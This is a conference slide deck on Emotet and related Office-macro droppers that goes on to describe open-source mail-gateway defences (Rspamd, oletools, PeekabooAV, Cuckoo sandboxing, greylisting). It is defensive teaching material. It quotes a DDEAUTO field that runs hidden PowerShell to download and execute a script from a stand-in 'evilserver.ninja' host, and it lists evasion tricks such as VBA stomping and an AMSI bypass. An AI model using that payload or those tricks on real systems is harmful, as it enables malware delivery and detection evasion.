

Beyond Emotet

-

Next Generation Open Source E-Mail Analysis

→ **Heinlein Support**

- IT-Consulting und 24/7 Linux-Support mit ~45 Mitarbeitern
- Eigener Betrieb eines ISPs seit 1992
- Täglich tiefe Einblicke in die Herzen der IT aller Unternehmensgrößen

→ **24/7-Notfall-Hotline: 030 / 40 50 5 - 110**

- Spezialisten mit LPIC-2 und LPIC-3
- Für alles rund um Linux & Server & DMZ
- Akutes: Downtimes, Performanceprobleme, Hackereinbrüche, Datenverlust
- Strategisches: Revision, Planung, Beratung, Konfigurationshilfe

Emotet is gone \o/



- 17 days after submitting this talk Emotet got destroyed
- So the problem is solved and my talk will be short :-)
- But ...

Emotet shutdown

- Got access to the Emotet C&C servers
- Got IP-list of infected client systems
 - I wonder how many companies (without knowing they are infected) have to be informed now
- Maybe also get hands on back-end and Emotet build systems
- *I bet the guys behind the current Emotet infrastructure are converted from all bad now*
- Currently we see 400-500 bad Office macro mails per day in our infra (vs. 10k+)
- Maybe most are legit mails with ugly VBA code inside

```
OLETOOLS(10.00){AutoExec + Suspicious
```

```
( Workbook_Open, Workbook_Activate, Worksheet_SelectionChange, cb_Speichern_Click,  
Worksheet_Change, Environ,Open, Output, Print#, Kill, Call, CreateObject, ExecuteExcel4Macro, Lib,  
Chr, RegOpenKeyExA, RegOpenKeyEx, RegCloseKey, RegQueryValueExA, RegQueryValueEx, RegRead )}
```

And Emotet is not encrypting your computer

- Emotet is a Dropper
- With an Emotet mail - an attacker tries to trick the recipient to execute the code hidden in the attached file
- While running, Emotet mostly tries to execute a script or directly downloads a Trojan for the next operations
- All the extra work will be done by the dropped virus
- While the Emotet infrastructure may be down, the Trojans which were installed by Emotet are still active

And Emotet is not encrypting your computer

- Emotet is a Dropper
- Emotet is just one name of the macro virus family
 - Heodo / Feodo / Geodo
 - Mealybug
 - Dridex
 - Cridex
 - Bugat
- The system is analysed and categorised as target type
 - Private System
 - Business Machine
 - Government
 - Science
 - ...

Emotet / Trickbot / Ryuk

- When categorised, the „correct“ Trojan will be installed
- Possible features in all variants
 - Try to disable every security tool found
 - Grab all logins found on the local computer and network shares
 - Bank accounts
 - Mail Logins
 - Saved Browser Passwords
 - **Also:** PuTTY, FileZilla oder WinSCP
 - Export Data from local mail clients
 - Maybe encrypt all data (later)

Emotet / Trickbot / Ryuk - in business networks

- Get as much information about the local network, local users, servers, databases and network shares as possible
- Try to get local and Active Directory admin rights
- Try to install the Trojan on all domain computers (direct / gpo)
 - Maybe using EternalBlue / Wannacry
- Grab and send out as much data as possible
- Maybe encrypt data afterwards

Trickbot / Ryuk - new features

- „Conti“ variant has multi-threaded encryption support
- There are samples that try to infect the UEFI System
 - <https://www.heise.de/news/Cybercrime-Trickbot-lernt-neuen-Trick-4980197.html>
 - Or try to install itself on a freshly installed OS
 - Microsoft Windows Platform Binary Table (WPBT)
 - Or try to survive hidden in a buggy UEFI Firmware
- Integrates OpenSource Tools and tools from NSA hack
- Attacking local Linux servers
- Be right back: Cryptomining :)

Emotet / Trickbot / Ryuk - the business behind

- There is not the one and only Emotet / Trickbot gang
- There are developers, administrators, hackers, data collectors, support people and also managers
- There is a big market selling and sharing code, data of victims, backdoors, infrastructures and MlaaS (Malware Infrastructure as a Service)
- The instigators are changing fluently for a project or victim
- An interesting victim will get a special campaign
 - Emotet at the Berlin Kammergericht: Data was never encrypted
 - <https://www.heise.de/security/meldung/Emotet-IT-Totalschaden-beim-Kammergericht-Berlin-4646568.html>

Emotet pandemic 2019/2020


- New VBA AutoExec ideas
 - MouseOver
 - ActiveX
 - Worksheet_Selection_Change
- Emotet variants that forces analysers like olevba/oledump into errors
- Adding much non-sense data to overload the report of analysers
- Emotet encrypted in Zip archives with the password in the mail
- Excel4 XLM macros used (introduced 1992 and still supported)
- .doc file named as .rtf

Emotet pandemic 2019/2020

- Not the malware, but a link to the malware was added to the mail
- The Emotet file was created seconds before sending the mail to the victim
 - I would bet also the VBA functions were renamed in every file
- Many mails had sender addresses the victim had communication with
 - Just the addresses were spoofed, the mail came from spam servers
- The mail text adopts well-known topics of the victim (hobby, job etc)
- How is that possible? Maybe:
 - Custom Outlook VBA Addon (.OTM) used by attackers
 - Exports Contacts, first 16k of the mail text → best data you can get
 - So it seems the supposed sender got attacked before
- <https://www.bleepingcomputer.com/news/security/gamaredon-hackers-use-outlook-macros-to-spread-malware-to-contacts/>

What's the big problem with VBA Code in Office files

- It's a complete programming language with many features
- **Task Manager in Excel**
 - Didier Stevens: „I wrote this script because I was in a restricted environment where I could not use Task Manager or Process Explorer. It will also come in handy when fixing an infected machine, where the malware prevents one from launching Task Manager or Process Explorer.“
 - <https://blog.didierstevens.com/2011/02/03/taskmanager-xls/>




The screenshot shows a Microsoft Excel window titled "Microsoft Excel - TaskManager". The interface includes a menu bar (File, Edit, View, Insert, Format, Tools, Data, Window, Help) and a toolbar. The spreadsheet has columns A through I and rows 1 through 14. In row 2, column B, there is a button labeled "List processes". In row 2, column D, there is a button labeled "Execute commands". Below these buttons, the spreadsheet contains a table with process information and a list of commands.

Command	Process executable	Process ID	User	Commands:
	[System Process]	0	Unknown	t terminate process
	alg.exe	1760	Unknown	s suspend process
	csrss.exe	604	Unknown	r resume process
	ctfmon.exe	1816	XPPROSP3\root	
	EXCEL.EXE	1928	XPPROSP3\root	
	explorer.exe	1496	XPPROSP3\root	
	lsass.exe	684	NT AUTHORITY\SYSTEM	
	services.exe	672	NT AUTHORITY\SYSTEM	

What's the big problem with VBA Code in Office files

- It's a complete programming language with many features
- **3D Raytracing**
 - <https://www.heise.de/newsticker/meldung/Raytracing-mit-Microsoft-Excel-Huebsche-Kugeln-statt-langweiliger-Zahlen-4507384.html>



Helpful VBA / Office features for virus devs

- VBA functions like Save, Call, Print, WScript, URLDownloadToFile, Output, CreateObject, Chr, RegSetValueA ...
- Many, many ways to AutoExec a macro in Office (still most users has to click on the enable Macro button)
- DDE (Dynamic Data Exchange) - no macro
 - e.g. data exchange between 2 Word and Excel
 - You've got in contact with this feature when Office asked to update external sources
 - <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>
 - Still the user has to click OK once or twice
 - Also working in .docx files

```
{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://evilserver.ninja/pp.ps1'); powershell -e $e "}
```

Helpful VBA / Office features for virus devs

- Templating for Office Files
 - The corporate design could be downloaded from remote source
 - This could also be an malicious .doc or .rtf
 - Or import data from local files
 - <https://blog.talosintelligence.com/2017/07/template-injection.html>
 - <https://github.com/ryhanson/phishery>
- VBA Stomping
 - Office files could contain VBA and also P-Code the pre-compiled version of the VBA
 - It is possible to add different VBA and P-Code to an Office file
 - AV or Analysers mostly just check the VBA
- Code Obfuscation
 - Malicious functions can be encoded e.g. in hex, base64, in Excel cells or even more complicated
 - Obfuscated code will be decoded at runtime and executed

Helpful VBA / Office features for virus devs

- Office 2007+ XML (Zip) files can be modified to be detected as XML in Linux, but still opened by Office in Windows
- The great Office repair mode for corrupted files
 - <https://billdemirkapi.me/defeating-macro-document-static-analysis-with-pictures-of-my-cat/>
 - In this blog article someone modified a Word file with a macro - detected by 61 AV scanners on Virustotal - until no AV recognized the file anymore
 - And Word still opens the file, repairs the file, saves and reopens the file with a still intact and working VBA macro
- Office Config
 - Some Office 365 versions are ignoring local GPO settings
 - <https://www.heise.de/security/artikel/Microsoft-und-Emotet-Makroschutz-in-Office-365-nur-fuer-Konzerne-4664218.html?seite=all>
- Default password "VelvetSweatshop"
 - special password known by Excel, decryption is transparent for the user
- Microsoft's AMSI (Antimalware Scan Interface) Bypass
<https://codewhitesec.blogspot.com/2019/07/heap-based-amsi-bypass-in-vba.html>

What can a malicious macro do?



Note: It is possible to write malware completely in VBA. But in practice, VBA macros are mostly used to write **Droppers** or **Downloaders**, to trigger other stages of malware.

All this simply using native MS Office features available since 1997, no need for any exploit !

So then let's just disable VBA Macros globally

- Office Files with macros etc. are highly relevant in many business processes
 - Sales - Price Calculator
 - CI for marketing
 - Word / Excel Formular generators servers
 - CRM / ERP Exports
 - Task Managers ... just kidding
- Office files with macros often „need“ to be exchanged via mail between business partners
- It would help if Microsoft divided VBA functions into categories and allowed to set some detailed permissions or executed only signed files
- MS Office Application Guard will be added to the more expensive O365 accounts
 - Office will run in isolated Containers with no system access

Emotet is not dead

- Maybe it's calm out there currently
- But the possibility is high, that we will see the next waves soon
- Even if Microsoft will fix VBA, DDE, Templating in Office the attackers would switch to another file format - PDF maybe?
- As the attackers become more flexible, quickly adapting and generating personal aligned malicious files - it would be really risky to be lazy now

Let's have a look to the competitors

- PDF
 - Similar structure with features to add JavaScript Code, Objects, Actions ...
 - Maybe the JS support is not as extensive as VBA in Office, but the approach is the same
 - The same obfuscation functions could be found in the JS of PDF's
 - PDF could import external files or JS
 - There were waves of malicious mails with archives having a PDF and a JS file included
- JAVA, Flash
 - Hopefully now gone for End-Users
- Vcard, ical processing vulnerabilities
- Vulnerabilities with Image files
- Attack vectors with code in pictures or having some JS and additional code in images

But I have installed an AntiVirus Tool

- On Endpoint Computers the AV Software relies pretty much on signatures of files and basic file analysis
- Though AV companies have extra enterprise tools to do deeper analysis
- But when looking to the current Malware - we should use specialized analysers along with some AV software
- At least if we want to detect bad files before entering our network

Detecting bad files in the mail flow

- We anyhow want to reject potential risks at gateway level - before it enters our network
- Today we reject mails from bad IP's, Spam, Viruses - Pre-Queue - so technically we deny the current mail while it's still being transferred
- The sender has to deal with the DSN's (bounce messages)
- But deep analyzers mainly work within the internal network, just before entering the Groupware
- Maybe we can change that ;)

Rspamd and file analysis

- Rspamd has no specific Office Macro functions
- Rspamd does not extract any archives (just looks at the file list)
- But - Rspamd has a new framework called lua_content
 - Intended to do quick analysis of some file types
 - PDF is already included
 - Amount, size of included objects
 - Included Actions
 - JS recognition
 - URL extraction
 - VCARD, ICAL
 - URL Extraction
 - Office macro detections are also possible

Rspamd and Oletools

- a typical - „give it a shot“-project for our infra and some customers
- The protocol explained:
 - Talk over TCP
 - 2 headers
 - Transfer the raw Office file
- The concept:
 - call olevba.py as subcommand in terminal
 - Even the olevba report is evaluate in Rspamd
- While the script and the Rspamd integration is running fine we quickly discovered our current approach is not flexible and extendable enough for more and more tasks
- <https://www.heinlein-support.de/blog/news/emotet-mit-rspamd-und-oletools-bekaempfen/>
- <https://github.com/HeinleinSupport/olefy>

Rspamd and Oletools

- Add support for RTF - using rtfobj
 - Architecture change
- Add a possible password list
 - Architecture change
- Also we could not use oletools deobfuscation and decode features, as they may delay the analysis and reach Rspamd's timeout limit
- But we want to add more tools and deeper analysis to detect more threats at the gateway level:
 - e.g. Password Cracking, PDF Analysis, **Sandboxing**, OCR

The Concept of Sandboxing

- Start a paused virtual machine
- Copy the file to analyse into the system
- „Double Click“ on the file - so the preferred application will deal with it
- Have a look whats happening inside the machine now
 - New files
 - Network traffic
 - New Registry keys
 - ...
- Get a report of all changes
- Get the network traffic from the router
- Revert the virtual machine to a snapshot

The Concept of Sandboxing

- The returned report has to be analyzed to find typical malware behavior
 - Writes a file to Autostart
 - Adds registry keys to some special folders
 - Kills some processes while running
 - Communicates with the Internet or discovers the local network
 - Maybe tries to hide and tries to find out if it is running in a sandbox ;)
- We would not be able to deal with the raw data as even the start of Microsoft Word reads hundreds of registry keys
- There are Open-Source Sandboxing tools to help us to just send in a file to be analysed and get back an edited report we can use
 - Cuckoo
 - CAPEv2

Peekaboo the missing key between Mail and Sandboxing

- <https://github.com/scVENUS/PeekabooAV>
- Peekaboo Extended Email (K) Attachment Behavior Observation Owl
- Open-Source pseudo Antivirus using Cuckoo Sandboxing and more for Amavis
- Rule based processing of images and files extracted out of emails by Amavis




Peekaboo the missing key between Mail and Sandboxing

- Whitelisted file types are ignored in further processing
- Office files will be analyzed in Oletools and maybe also pushed into the Cuckoo Sandbox
- Files with no extra analyzers will be pushed to Cuckoo directly
- Analyze Report returned from Cuckoo and execute actions according to the rules
- If a file with bad behavior is found - PeekabooAV returns a pseudo virus to Amavis
- Amavis executes its INFECTED action
- All reports are cached by its hash in a database



Peekaboo the missing key between Mail and Sandboxing



Peekaboo the missing key between Mail and Sandboxing

- PeekabooAV is currently running in enterprise environments
- Proxmox virtual environment
- Up to 300k mails / day were scanned with no issue
- PeekabooAV is called for every single mail and decides which attachment (maybe incl. Images) will be analysed in the Cuckoo sandbox
- I bet 300k mails means 300k started and stopped virtual machines
- Currently Working on CAPEv2 and Cortex integration




Let's have a look to the commercial side

- Nearly every company in the security scene has some type of sandbox
- Marketing names differ as always:
 - Sandbox
 - Behavior Analytics
 - Advanced Persistent Threat (APT) Protection
 - Deep Analysis
- The Marketing is more about buzz words than about facts
 - Looks like made for Exchange Admins and IT-Security people
- Some are Cloud Services and extend local appliance functionality
- Offline Sandboxes mostly bound in to Appliances and look like PeekabooAV just with a nice webinterface
- Found nothing that is not possible with Open-Source Tools

Typical Sandbox installation

- Placed somewhere between the mail gateway and the groupware
- Mail will be scanned After-Queue
- So there must be some policy for quarantine or bouncing the mail
- Bouncing mails after accepting them at your mail gateway will set you in risk to be marked as backscatter
- But Sandbox scanning will take at least 2 minutes - even if I try - this can't be done Pre-Queue - really?
- Having a 2 min latency while transferring a mail we would need maybe 30 MX servers instead of 3

Typical Sandbox installation



Rspamd und Sandboxing

- In theory completely different approaches
- Rspamd is optimized for maximum throughput and low latency processing
 - 300ms for a module to process?
 - rspamd_symcache_finalize_item: **slow rule: OLETOOLS(257): 348.52 ms;**
enable slow timer delay
- Sandboxing should also get some extra time to wait if the bad code also wants to wait for some cycles before doing its bad work
- Also deeper analysis always needs much more time
- Rspamd thinks in ms
- Sandboxing and deeper analysis in minutes

Let's mix up Pre-Queue, Rspamd and Sandboxing

- Bigger mail infrastructures must be scaled by 10x to handle a 2min delay while transferring the mail
- Also the sender would encounter the same delays for his smtp clients
- But there's a little help - we are using since years for AntiSpam - Greylisting - soft reject
- So we could try to get a report within some seconds and will soft reject a mail if the scan report is not returned within that time
- This will give us 5 minutes more time to analyse the files
- When the mail returns, the report is already cached


The idea of Pre-Queue Deep Analysis

- Rspamd is configured to call an external tool to process specific file types
- Rspamd sends the file, metadata and a time limit for the report
- The external tool starts the analysers in asynchronous tasks and fetches all finished reports after the time limit has been reached
- Analysers that are still running will continue processing in background
- Rspamd processes the returned reports and decides whether the reports are detailed enough to make a final decision (taking reports and all other symbols into account) - Accept / Reject
- If there's not enough information to make a final decision, the mail will be soft rejected
- The mail will return 5 min later and the complete report can be read from cache


As a side note - when we talk about Rspamd clusters

- When having at least 2 nodes of Rspamd and additional tools - we would configure the setup as a loadbalancing, redundant cluster using the Rspamd Upstreams feature
- The MX / Rspamd-Proxy connection is the single point of failure (but MX mechanisms are redundant by RFC ;)
- All other connections can be made redundant, whether all other tools run on 2 or 10 systems

